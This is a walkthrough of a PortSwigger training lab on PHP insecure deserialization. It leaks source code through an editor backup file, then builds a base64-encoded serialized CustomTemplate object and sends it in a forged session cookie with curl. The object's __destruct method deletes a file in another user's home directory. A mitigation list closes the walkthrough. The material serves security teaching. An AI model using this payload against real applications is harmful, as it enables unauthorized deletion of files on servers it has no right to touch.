Arbitrary Object Injection in PHP (Insecure Deserialization)
Lab Description (contains spoilers)
Object Injection (PHP) · Portswigger Lab ↗
This lab uses a serialization-based session mechanism and is vulnerable to arbitrary object injection as a result. To solve the lab, create and inject a malicious serialized object to delete the `morale.txt` file from Carlos's home directory. You will need to obtain source code access to solve this lab. You can log in to your own account using the following credentials: `wiener:peter`
February 22, 2025Necessary Background Concepts To Solve The Lab
Understanding PHP Serialization
What is Serialization?
Serialization is the process of converting an object (a data structure in memory) into a format that can be stored or transmitted, like a string. Deserialization is the reverse: turning that string back into an object. In PHP, this is done with serialize() and unserialize().
For example, a PHP object like:
$user = new User();
$user->username = "wiener";
$user->access_token = "abc123";
Gets serialized into:
O:4:"User":2:{s:8:"username";s:6:"wiener";s:12:"access_token";s:6:"abc123";}Breaking down the format:
O:4:"User"— Object of class name length 4, named “User”:2:— has 2 propertiess:8:"username"— string property name of length 8: “username”s:6:"wiener"— string value of length 6: “wiener”
When an application stores serialized objects in cookies (like session tokens), an attacker can tamper with them. If the server blindly deserializes user-controlled input, it will reconstruct whatever object the attacker provides.
PHP Magic Methods
What are PHP Magic Methods?
PHP has special methods called magic methods that are automatically invoked at certain points in an object’s lifecycle. They always start with a double underscore (__). The most relevant ones for deserialization attacks are:
__construct()— called when an object is created (new ClassName())__destruct()— called when an object is destroyed (goes out of scope, script ends, or garbage collected)__wakeup()— called when an object is deserialized (unserialize())__toString()— called when an object is treated as a string
The dangerous one here is __destruct(). When PHP deserializes an object from a cookie, it creates that object in memory. When the request finishes processing, PHP’s garbage collector destroys the object, which automatically triggers __destruct(). The attacker doesn’t need to call it — PHP does it for them.
Backup Files & Source Code Leaks
What is a Backup File (~)?
Many text editors (like Vim, Emacs, and others) automatically create backup copies of files by appending a tilde (~) to the filename. For example, editing CustomTemplate.php creates CustomTemplate.php~. These backup files often get accidentally deployed to production servers and can leak source code to anyone who requests them, depending on the configuration of the web server it may serve them as plain text.
Writeup
First let’s explore the lab and log in to get a valid session cookie:
curl -s "https://<lab-url>.web-security-academy.net/login" | catCommand breakdown:
-s= silent mode (no progress meter)
| cat= pipe response output to my customized cat command for stylish display
The login page has a simple form with no CSRF token:

There’s also an interesting HTML comment at the bottom of the page:
<!-- TODO: Refactor once /libs/CustomTemplate.php is updated -->This hints at a PHP file that might be interesting. Let’s log in first:
curl -s -D - "https://<lab-url>.web-security-academy.net/login" \
  -d "username=wiener&password=peter" 2>/dev/null | head -10
Command breakdown:
-D -= dump response headers to stdout
-d "username=wiener&password=peter"= send POST data (automatically sets method to POST and Content-Type to application/x-www-form-urlencoded)
Response:
HTTP/2 302
location: /my-account?id=wiener
set-cookie: session=Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czoxMjoiYWNjZXNzX3Rva2VuIjtzOjMyOiJ4cWlsb2F0eTZncTBiczZjNnl1NHBwNGZjYmY2dXEzdiI7fQ%3d%3d; Secure; HttpOnly; SameSite=None
The session cookie looks like base64. Let’s decode it:
echo "Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czoxMjoiYWNjZXNzX3Rva2VuIjtzOjMyOiJ4cWlsb2F0eTZncTBiczZjNnl1NHBwNGZjYmY2dXEzdiI7fQ==" | base64 -dOutput:
O:4:"User":2:{s:8:"username";s:6:"wiener";s:12:"access_token";s:32:"xqiloaty6gq0bs6c6yu4pp4fcbf6uq3v";}This is a serialized PHP object. The server is storing the entire User object in the session cookie. This means we control what gets deserialized on the server which can be a critical vulnerability.
Now let’s investigate that CustomTemplate.php file we found in the HTML comment. Requesting the PHP file directly would just execute it, but we can try to get the backup file by appending a tilde (~):
curl -s "https://<lab-url>.web-security-academy.net/libs/CustomTemplate.php~" | catResponse:
<?php

class CustomTemplate {
    private $template_file_path;
    private $lock_file_path;

    public function __construct($template_file_path) {
        $this->template_file_path = $template_file_path;
        $this->lock_file_path = $template_file_path . ".lock";
    }

    private function isTemplateLocked() {
        return file_exists($this->lock_file_path);
    }

    public function getTemplate() {
        return file_get_contents($this->template_file_path);
    }

    public function saveTemplate($template) {
        if (!isTemplateLocked()) {
            if (file_put_contents($this->lock_file_path, "") === false) {
                throw new Exception("Could not write to " . $this->lock_file_path);
            }
            if (file_put_contents($this->template_file_path, $template) === false) {
                throw new Exception("Could not write to " . $this->template_file_path);
            }
        }
    }

    function __destruct() {
        // Carlos thought this would be a good idea
        if (file_exists($this->lock_file_path)) {
            unlink($this->lock_file_path);
        }
    }
}
Carlos is about to regret his idea of using the __destruct() magic method.
Let’s analyze the role of this piece of code in our attack:
function __destruct() {
    // Carlos thought this would be a good idea
    if (file_exists($this->lock_file_path)) {
        unlink($this->lock_file_path);
    }
}
When a CustomTemplate object is destroyed, it calls unlink() on whatever path is stored in $this->lock_file_path. The unlink() function in PHP deletes a file. If we can control lock_file_path, we can delete any file on the server.
The attack plan:
- Craft a serialized
CustomTemplateobject withlock_file_pathset to/home/carlos/morale.txt - Base64-encode it (to match the session cookie format)
- Send it as the session cookie
- When PHP deserializes the cookie, it creates our
CustomTemplateobject - When the request finishes, PHP garbage-collects the object, triggering
__destruct() __destruct()callsunlink("/home/carlos/morale.txt")— deleting the file
Let’s craft the serialized payload:
O:14:"CustomTemplate":1:{s:14:"lock_file_path";s:23:"/home/carlos/morale.txt";}Breaking this down:
O:14:"CustomTemplate"— Object of class CustomTemplate (14 chars):1:— with 1 propertys:14:"lock_file_path"— string property name lock_file_path (14 chars)s:23:"/home/carlos/morale.txt"— string value /home/carlos/morale.txt (23 chars)
Now base64-encode it:
echo -n 'O:14:"CustomTemplate":1:{s:14:"lock_file_path";s:23:"/home/carlos/morale.txt";}' | base64 -w0Command breakdown:
echo -n= print without trailing newline (important for clean base64 encoding)
base64 -w0= base64 encode with no line wrapping
Output:
TzoxNDoiQ3VzdG9tVGVtcGxhdGUiOjE6e3M6MTQ6ImxvY2tfZmlsZV9wYXRoIjtzOjIzOiIvaG9tZS9jYXJsb3MvbW9yYWxlLnR4dCI7fQ==Now send the request with our malicious session cookie:
curl -s "https://<lab-url>.web-security-academy.net/my-account?id=wiener" \
  -b "session=TzoxNDoiQ3VzdG9tVGVtcGxhdGUiOjE6e3M6MTQ6ImxvY2tfZmlsZV9wYXRoIjtzOjIzOiIvaG9tZS9jYXJsb3MvbW9yYWxlLnR4dCI7fQ%3d%3d"
Command breakdown:
-b "session=..."= send a cookie with the request. This replaces the legitimate session cookie with our malicious serialized object
%3d%3d= URL-encoded==(the base64 padding characters need to be URL-encoded in cookies)
The server returns a 500 Internal Server Error — which is expected. The server tried to use our CustomTemplate object as a User object and failed. But that doesn’t matter: by the time the error is thrown, PHP has already deserialized our object and when the script ends, __destruct() fires and deletes the file.
Carlos’s file has been incinerated via insecure php object deserialization attack, accomplishing the lab’s objective.
Mitigation
- Never deserialize untrusted data: Avoid using
unserialize()on user-controlled input entirely. Use safer formats like JSON (json_encode/json_decode) for session data - Use signed/encrypted sessions: If you must serialize session data, sign it with HMAC or encrypt it so tampering is detected
- Server-side session storage: Store session data on the server (files, database, Redis) and only give the client an opaque session ID
- Remove backup files: Ensure editor backup files (
~,.bak,.swp) are never deployed to production. Adding the proper regex for each e.g.:.*~to.gitignoreis a quick and easy way to prevent them from being committed, but more important is to configure the web server to block access to them - Audit magic methods: Review
__destruct(),__wakeup(), and other magic methods for dangerous operations like file deletion, command execution, or database queries